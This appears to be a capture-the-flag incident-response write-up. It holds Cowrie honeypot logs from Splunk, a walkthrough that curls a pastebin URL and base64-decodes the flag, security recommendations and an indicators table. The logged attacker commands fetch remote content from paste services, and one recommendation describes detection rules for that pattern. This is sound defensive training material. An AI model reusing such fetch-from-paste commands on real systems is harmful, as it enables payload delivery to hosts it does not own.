>	7/27/21 5:26:19.000 AM	,,,,,,,,,,,,,,,,,,"{""eventid"":""cowrie.command.input"",""input"":""curl https://pastebin.com/raw/2QAuwmHe"",""message"":""CMD: curl https://pastebin.com/raw/2QAuwmHe"",""sensor"":""mail.corporate.com"",""timestamp"":""2020-07-27T07:26:28.140348Z"",""src_ip"":""192.168.56.1"",""session"":""a8e3f8b33ca5""}","2020-07-27T05:26:19.000-0400",,,,,,,,,,,,,,,,,,,,,,,,"mail.corporate.com",,,,main,,,,,1,,,,,,,,,,,,,,,,,,,,,,,,"{"""":""..."",""""::""_://.//"",""""::"":__://.//"",""""::""..."",""""::""-"",,,,,,,,,"/home/cowrie/cowrie/var/log/cowrie/cowrie.json","_json","mail.corporate.com",,,,,,,,,,,,,,,,, host = mail.corporate.com source = Server.csv sourcetype = csv



>	11/23/20 7:23:33.000 AM	,,,,,,,,,,,,,,,,,,"{""eventid"":""cowrie.command.input"",""input"":""curl https://pastebin.com/raw/0cs1NHvh"",""message"":""CMD: curl https://pastebin.com/raw/0cs1NHvh"",""sensor"":""mail.corporate.com"",""timestamp"":""2020-07-27T07:24:49.854616Z"",""src_ip"":""192.168.56.1"",""session"":""a8e3f8b33ca5""}","2020-07-27T07:25:47.070-0400",,,,,,,,,,7,27,25,july,47,monday,2020,local,,,,,,,,,"mail.corporate.com",,,,main,,,,,1,,,,,,,,,,,,,,,,,,,,,,,,"{"""":""..."",""""::""_://.//"",""""::"":__://.//"",""""::""..."",""""::""-"",,,,,,,,,"/home/cowrie/cowrie/var/log/cowrie/cowrie.json","_json","mail.corporate.com",,,,,,,,,,,,,,,,, host = mail.corporate.com source = Server.csv sourcetype = csv


7. We curl https://pastebin.com/raw/0cs1NHvh and this gives us a base64 encoded message.



```
johnd@splunk-server:~$ curl https://pastebin.com/raw/0cs1NHvh
Q29uZ3JhdHMsIHlvdSBoYXZlIGZpbmlzaGVkIENJVF9GSU5BTCBzdWNjZXNzZnVsbHk=johnd@spl
-server:~$ 
```

8. Using a decoder, we are able to retrieve the flag “Congrats, you have finished

CIT_FINAL successfully”



Decode from Base64 format

Simply enter your data then push the decode button.

```
Q29uZ3JhdHMsIHlvdSBoYXZlIGZpbmlzaGVkIENJVF9GSU5BTCBzdWNjZXNzZnVsbHk=
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

□ Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

```
Congrats, you have finished CIT_FINAL successfully
```

Copy to clipboard

Decode files from Base64 format

Select a file to upload and process, then you can download the decoded result.

Recommendations

1. Implement Email Authentication (SPF/DKIM/DMARC) Deploy email authentication protocols to prevent corporate.com spoofing. Configure SPF to restrict mail relay to authorized servers, DKIM for cryptographic verification, and DMARC policies to reject authentication failures. Directly addresses the primary attack vector.

2. Enforce Multi-Factor Authentication (MFA) Require MFA for access to all administrative systems, monitoring tools, and remote services. Prevents unauthorized access even if credentials are compromised.

3. Conduct Security Awareness Training Implement mandatory training emphasizing social engineering recognition, email verification procedures, and credential handling protocols. Use this incident as case study demonstrating incremental trust-building attacks.

4. Monitor and Block Paste Services Implement network-level blocking or alerting for pastebin.com, hastebin.com, and similar paste services. Use DNS sinkholing and firewall URL category filtering to prevent payload delivery via public paste infrastructure.

5. Deploy SSH Intrusion Detection Configure fail2ban or similar tools to block IPs after threshold login failures. Disable password-based SSH authentication in favor of key-based authentication. Log all connection attempts and trigger alerts on multiple successful authentications from single source within short timeframe.

6. Implement Endpoint Detection and Response (EDR) Deploy EDR solutions to detect base64 decoding operations, curl commands to external paste services, and command execution patterns consistent with observed attack vectors. Create detection rules triggering on base64-encoded strings executed from command line.

7. Establish Credential Management Policy Prohibit credential transmission via email. Distribute system credentials through secure mechanisms (password managers, HSMs, out-of-band channels). Implement regular credential rotation using complex system-generated passwords.

File-related Findings	
File	/var/mail/johnd
Hash	“Congrats, you have finished CIT_FINAL successfully”
File Attribute	mail
Network-related Findings	
IP Address	10.0.169.109, 10.71.0.115, 192.168.56.1, 10.0.110.237
Port	8000
URL/API	http://10.0.169.109:8000/ (Splunk honeypot) https://pastebin.com/raw/[multiple IDs]
Packet Attributes	N/A
Endpoint-related Findings	
Host	Windows_Client, johnd, Splunk-Server
Registry Key	N/A
User	Johnd & janed
Process	N/A
Adversary-related Findings	
Attack	Authority impersonation with progressive escalation, ssh password attack
Technique	Email spoofing, social engineering, authority impersonation, credential exposure, payload delivery, command obfuscation